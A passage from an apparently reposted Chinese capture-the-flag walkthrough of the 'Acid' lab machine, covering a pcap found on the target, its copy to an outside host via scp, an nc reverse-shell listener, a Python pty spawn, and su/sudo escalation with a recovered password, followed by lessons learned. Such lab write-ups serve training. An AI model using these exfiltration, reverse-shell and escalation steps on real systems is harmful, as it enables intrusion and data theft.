/var/www/html/css
```

发现/sbin/raw_vs_isi/hint.pcapng文件，这是一个网络流量抓包文件，将其拷贝的kali
上，用Wireshark打开：


```


www-data@acid:/var/www/html/Challenge/Magic_Box$ scp /sbin/raw_vs_isi/hint.pcapng root@10.10.10.140:/root/
/sbin/raw_vs_isi/hint.pcapng root@10.10.10.140:/root/
Could not create directory '/var/www/.ssh'.
The authenticity of host '10.10.10.140 (10.10.10.140)' can't be established.
ECDSA key fingerprint is f2:be:b3:64:0b:3f:72:f5:06:6b:a0:97:49:80:0d:72.
Are you sure you want to continue connecting (yes/no)? yes
yes
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
root@10.10.10.140's password: 1234567a

hint.pcapng                               100% 800KB 799.6KB/s   00:00
www-data@acid:/var/www/html/Challenge/Magic_Box$

```

只看TCP协议的包，发现saman的密码：1337hax0r





-
- 步骤12: su提权到saman、root, 获得flag

```

C:\Users\Administrator\Desktop\天火\natcat>nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.107] from (UNKNOWN) [192.168.1.107] 54318
/bin/sh: 0: can't access tty; job control turned off
$ su
su: must be run from a terminal
$ echo "import pty; pty.spawn('/bin/bash')" > /tmp/asdf.py
$ python /tmp/asdf.py
www-data@acid:/var/www/html/Challenge/Magic_Box$ su saman
su saman
Password: 1337hax0r

saman@acid:/var/www/html/Challenge/Magic_Box$ whoami
whoami
saman
saman@acid:/var/www/html/Challenge/Magic_Box$
  
```

再使用sudo -i 提权到root, 密码同样是1337hax0r, 获得位于root目录的flag.txt。

1. 两次目录暴破，第一次暴破出challenge，目录、cake.php、include.php、hacked.php，第二次暴破Magic_Box目录发现command.php。
2. 发现命令执行界面后，用php反弹shell，在http中传输需对payload进行url编码。
3. su提权需要一个终端，没有经验只能Google解决了。
4. 提权的方法是通过查找已知用户的文件，发现其密码，未使用exp或msf提权。

总结

1. 主要收获：

- (1) 命令执行漏洞可使用php反弹shell，以前都是用bash或nc。
- (2) su提权需要一个终端，使用Python解决。
- (3) 获得shell后，多多查找各个用户文件，可能有新发现。

2. 踩到的坑：

- (1) 文件包含漏洞，没找到利用方式，也找不到上传点，无法包含获得shell；
- (2) su提权需要一个终端，没有知识储备和经验，依靠高手指导和Google搜索解决。
- (3) index.php页面获得邮件用户名和密码的方法太冷门了，如果不是看国外的教程，自己无法想到。
- (4) 发现目录就暴破下，使用御剑默认字典不行，只能使用OWASP的暴破字典，目录暴破绕过了上面邮件用户名和口令的登录，可以一路暴破到命令执行页面。

总之，在没有google搜索和他人的指导下，自己没能独立完成，后续需要开阔思路，多多练习。

遇到的坑：

1. 找到flag，发现是加密的，根据经验ascii hex 和base 64 转码
2. linux下找不到dirbuster的字典 使用命令：locate dirbuster 可以找到字典路径
3. 源码中发现Magic_Box，简直太坑
4. command.php有命令执行漏洞，IP后面接命令拿到反弹shell
5. 拿到shell后，无法执行su命令，于是用python调用本地的shell
6. 提权的时候找到了acid的一个文件，用wireshark打开后发现了口令
7. 利用得到的口令，可以执行su命令，提权到root拿到flag

来源： <https://www.anquanke.com/post/id/105462>